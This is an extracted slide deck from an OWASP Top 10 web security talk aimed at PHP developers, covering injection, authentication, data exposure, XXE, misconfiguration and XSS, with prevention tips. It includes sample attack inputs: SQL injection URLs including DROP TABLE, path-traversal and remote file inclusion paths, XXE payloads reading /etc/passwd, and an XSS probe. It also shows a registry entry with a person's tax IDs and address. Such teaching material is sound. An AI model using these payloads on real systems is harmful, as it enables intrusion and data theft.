



OWASP TOP 10

WEB APPS SECURITY

WORD ABOUT THE AUTHOR

- ▶ 14 years in IT
- ▶ 10+ years of PHP
- ▶ VPoE @ Centra
- ▶ Co-organiser of #WrocPHP

LinkedIn: <https://www.linkedin.com/in/aostrycharz/>

Twitter: [@arius_pl](#) (this account is quite dead BTW)

WE WON'T DISCUSS

- ▶ Server configuration
- ▶ OS updates
- ▶ Socio-technical aspects of security (or trust)



INJECTIONS

DARIUSZ JAKUBOWSKI X'; DROP TABLE USERS; SELECT '1

Dane podstawowe

Imię	Dariusz
Nazwisko	Jakubowski
Numer NIP	6692508768
Numer REGON	022348068
Firma przedsiębiorcy	Dariusz Jakubowski x'; DROP TABLE users; SELECT '1

Dane kontaktowe

Adres poczty elektronicznej	-
Adres strony internetowej	-
Numer telefonu	-
Numer faksu	-

Dane adresowe

Stale miejsce wykonywania działalności gospodarczej	woj. DOLNOŚLĄSKIE, pow. Wrocław, gm. Wrocław-Stare Miasto, miejsc. Wrocław, ul. Inowrocławska, nr 21D, lok. 6, 53-653, poczta Wrocław
Dodatkowe stałe miejsca wykonywania działalności gospodarczej	-
Adres do doręczeń	woj. DOLNOŚLĄSKIE, pow. Wrocław, gm. Wrocław-Stare Miasto, miejsc. Wrocław, ul. Inowrocławska, nr 21D, lok. 6, 53-653, poczta Wrocław
Przedsiębiorca posiada obywatelstwa państw	Polska

STILL THE MOST POPULAR TYPE OF ATTACKS

- ▶ Lots of possibilities:
 - ▶ SQL
 - ▶ OS shell `exec()`, `eval()`, `system()`
 - ▶ LDAP
 - ▶ XPath (*like SQL injection... but with an XML*)
 - ▶ File

**COME ON! WE ALL USE
FRAMEWORKS OR AT LEAST
PDO NOWADAYS!**

Every Developer

Repositories

301

Code

6M+

Commits

1M+

Issues

3K

Packages

0

Marketplace

0

Topics

0

Wikis

695

Users

0

Languages

PHP 5,330,496

JavaScript 285,028

Python 250,074

HTML 106,329

Text 34,527

Markdown 31,662

reStructuredText 25,342

C 16,180

Showing 6,660,327 available code results ?

Sort: Best m



nifteli/youtube2 – adminDetailsAction.php

Showing the top nine matches Last indexed on 30 Jun 2018

```
12      $query["users"][3] = "select v.id,v.link,v.name,v.added
13                               from videos v
14                               where v.addedById=".$_GET["userId"];
15      $query["users"][4] = "SELECT vw.userId,vw.videoId,v.name,vw.actionDate
...
48      $query["users"][12] = "select s.userId,s.catId categoryId,c.catNameAz
    Category,s.subsDate subscriptionDate
49                               from subscriptions s
50                               left join categories c on c.id=s.cat
51                               where userId=".$_GET["userId];
```



sciage/phpserver – posts.php

Showing the top 11 matches Last indexed on 19 Jan

```
38      $sql = "SELECT id_posts FROM posts WHERE id_user_name IN (SELECT id_user_name FR
    user_name WHERE phone_number IN ( SELECT DISTINCT phone_number FROM user_contacts WH
    id_user_name = '$_GET['id_user_name']')";
...
40      $sql = "SELECT id_posts FROM feeling_category WHERE id_user_name='$_GET['id_us
    _name'].'" union select id_posts from post_comments where id_user_name= '$_GET
    ['id_user_name'].'" order by id_posts desc";
```


SUDO!

PHP

```
18     file_put_contents("/opt/innotune/settings/logitechmediaserver.txt", $value);
19 }
20
21 if (isset($_GET['reset_lms'])) {
22     echo exec("sudo /var/www/sudoscript.sh reset_lms");
23 ...
42 //Lautstärke muss in einem externen file regeln zu sein da man sonst für die App sich
    einloggen müsste
43 // <editor-fold desc="Lautstärke">
44 if (isset($_GET['vol'])) {
45     $dev = $_GET['dev'];
46     echo exec("sudo /var/www/sudoscript.sh show_vol_equal " . $dev . " all");
```

HOW TO MAKE A BLIND SQL INJECTION?

- ▶ [index.php?url=news&search=test](#)
- ▶ `index.php?url=news&search=%22;--`
- ▶ `index.php?url=news&search=%22;%20DROP%20TABLE%20%60news%60;%20--`
- ▶ `index.php?url=news&search=%22%20UNION%20SELECT%20null,null,null,null,null;--`
- ▶ `index.php?url=news&search=%22%20UNION%20SELECT%20null,null,null,null,%28SELECT%20login%20FROM%20user%20LIMIT%201%29;--`

HOW TO MAKE A LOCAL FILE INJECTION?

- ▶ [index.php?url=preview&filename=pages/home.php](#)

(Why would you even do that?)

- ▶ [index.php?url=preview&filename=../../../../../etc/hosts](#)
- ▶ [index.php?url=preview&filename=uploads/phpinfo.php](#)



HOW ABOUT REMOTE?

- ▶ `http://reallybadsite.com/index.php?url=preview&filename=%68%74%74%70%3A%2F%2F%77%77%77%2E%77%70%2E%70%6C`

But wait.. What is this string?

Let's check: <https://www.google.com/search?safe=off&q=%68%74%74%70%3A%2F%2F%77%77%77%2E%77%70%2E%70%6C>


So just use `allow_url_include=0`

HOW TO PREVENT?

- ▶ Never trust an external input
- ▶ Always sanitise and filter data
- ▶ Never use POST & GET data directly
- ▶ `filter_input()`, `filter_var()`

BROKEN

AUTHENTICATION



~28 BITS OF ENTROPY

□□□□□□□□
□□□□□□□□
□□□
□□□□


$2^{28} = 3 \text{ DAYS AT } 1000 \text{ GUESSES/SEC}$

(PLAUSIBLE ATTACK ON A WEAK REMOTE
WEB SERVICE. YES, CRACKING A STOLEN
HASH IS FASTER, BUT IT'S NOT WHAT THE
AVERAGE USER SHOULD WORRY ABOUT.)


DIFFICULTY TO GUESS:
EASY

WAS IT TROMBONE? NO,
TROUBADOR. AND ONE OF
THE 0s WAS A ZERO?

AND THERE WAS
SOME SYMBOL...



DIFFICULTY TO REMEMBER:
HARD



~44 BITS OF ENTROPY


□□□□□□□□□□
□□□□□□□□□□
□□□□□□□□□□
□□□□□□□□□□

$2^{44} = 550 \text{ YEARS AT } 1000 \text{ GUESSES/SEC}$

DIFFICULTY TO GUESS:
HARD

THAT'S A
BATTERY
STAPLE.

CORRECT!



DIFFICULTY TO REMEMBER:
YOU'VE ALREADY
MEMORIZED IT

THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED
EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS
TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

SAFE AUTHENTICATION

- ▶ Password encryption
- ▶ Checking password strength
- ▶ Re-authentication for Sensitive Features
- ▶ Prevention of Brute-Force Attacks
- ▶ Authentication protocols that require no password (OAuth, OpenID, SAML, FIDO)

AUTHENTICATION RESPONSES

▶ Incorrect Response Examples

"LOGIN FOR USER FOO: INVALID PASSWORD"

"LOGIN FAILED, INVALID USER ID"

"LOGIN FAILED; ACCOUNT DISABLED"

"LOGIN FAILED; THIS USER IS NOT ACTIVE"

▶ Correct Response Example

"LOGIN FAILED; INVALID USERID OR PASSWORD"

FORGOTTEN PASSWORD

- ▶ security questions
- ▶ tokens (SMS / 2FA)
- ▶ additional authentication (birth date etc.)



SESSION MANAGEMENT

- ▶ Session ID name fingerprinting
- ▶ Session ID length, entropy
- ▶ Cookie HttpOnly attribute (related to XSS)
- ▶ Session content should be “meaningless”
- ▶ Session fixation/hijacking attacks

MORE INFORMATION

https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html

SENSITIVE DATA
EXP**SURE**

I DON'T KNOW WHERE YOU ARE

A man with dark hair and a black shirt is holding a phone to his ear. He has a confused or skeptical expression on his face, with his eyebrows slightly furrowed and his mouth slightly open. The background is a plain, light-colored wall.

**BUT I WANT YOU TO KNOW WE'VE
UPDATED OUR PRIVACY POLICY**

WHICH DATA TO SECURE?

- ▶ passwords
- ▶ credit card numbers
- ▶ health records
- ▶ personal information
- ▶ business secrets require extra protection

QUESTIONS TO ASK

- ▶ Is any data transmitted in clear text?
- ▶ Is sensitive data stored in clear text, including backups?
- ▶ Are any old or weak cryptographic algorithms used either by default or in older code?
- ▶ Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- ▶ Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- ▶ Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?

YAGNI!

**DON'T STORE SENSITIVE DATA
IF YOU DON'T NEED TO**

**<?XML EXTERNAL
ENTITIES (XXE)**



XML

**THAT'S A NAME I HAVEN'T
HEARD IN A LONG TIME**

WHAT IS XXE?

- ▶ You can use two types of type definitions to parse an XML:
 - ▶ an XML Schema Definition (XSD)
 - ▶ a Document Type Definition (DTD)

XXE vulnerabilities occur in Document Type Definitions only. DTDs may be considered legacy but they are still commonly used.

XML EXTERNAL ENTITIES (XXE)

Request

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
    "file:///etc/passwd">
]>
<foo>
  &xxe;
</foo>
```

Response

```
HTTP/1.0 200 OK

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
(...)
```


Request

```
POST http://example.com/xml.php HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
    "php://filter/read=convert.base64-encode/
    resource=/etc/fstab">
]>
<foo>
  &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

IyAvZXRjL2ZzdGF0iBzdGF0aWMgZmlsZSBzeXN0ZW0
gaW5mb3JtYXRpb24uDQojDQojIDxmaWxlIH5c3RlbT
4gPG1vdW50IHBvaW50PiAgIDx0eXB1PiAgPG9wdGlvb
nM+ICAgICAgIDxkdW1wPiAgPHBhc3M+DQoNCnByb2Mg
IC9wcm9jICBwcm9jICBkZWZhdWx0cyAgMCAgMA0KIyA
vZGV2L3NkYTUNC1VVSUQ9YmUzNWE3MDktYzc4Ny00MT
k4LWE5MDMtZDVmZGM4MGFiMmY4ICAvICBleHQzICByZ
WxhdGltZSxlcjVvcnM9cmVtb3VudC1ybyAgMCAgMQ0K
IyAvZGV2L3NkYTUNC1VVSUQ9Y2VlMTVlY2EtNWlyZS0
0OGFkLTk3MzUtZWFlNWFljMTRiYzkwICBub25lICBzd
2...
```



I wish this wasn't reality.

SECURITY MISCONFIGURATION


ALWAYS CHECK IF...

- ▶ unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges)
- ▶ default accounts and their passwords are disabled/changed
- ▶ error handling does not reveal stack traces or other overly informative error messages to users
- ▶ your whole application code is not in the public directory
- ▶ directory listing is disabled

CROSS SITE SCRIPTING (XSS)

REFLECTED XSS (NON-PERSISTENT, TYPE II)

- ▶ <index.php?url=test>
- ▶ <index.php?url=%3Cscript%3Ealert%28%27test%27%29%3C/script%3E>
- ▶ Not so easy thanks to the modern browsers!



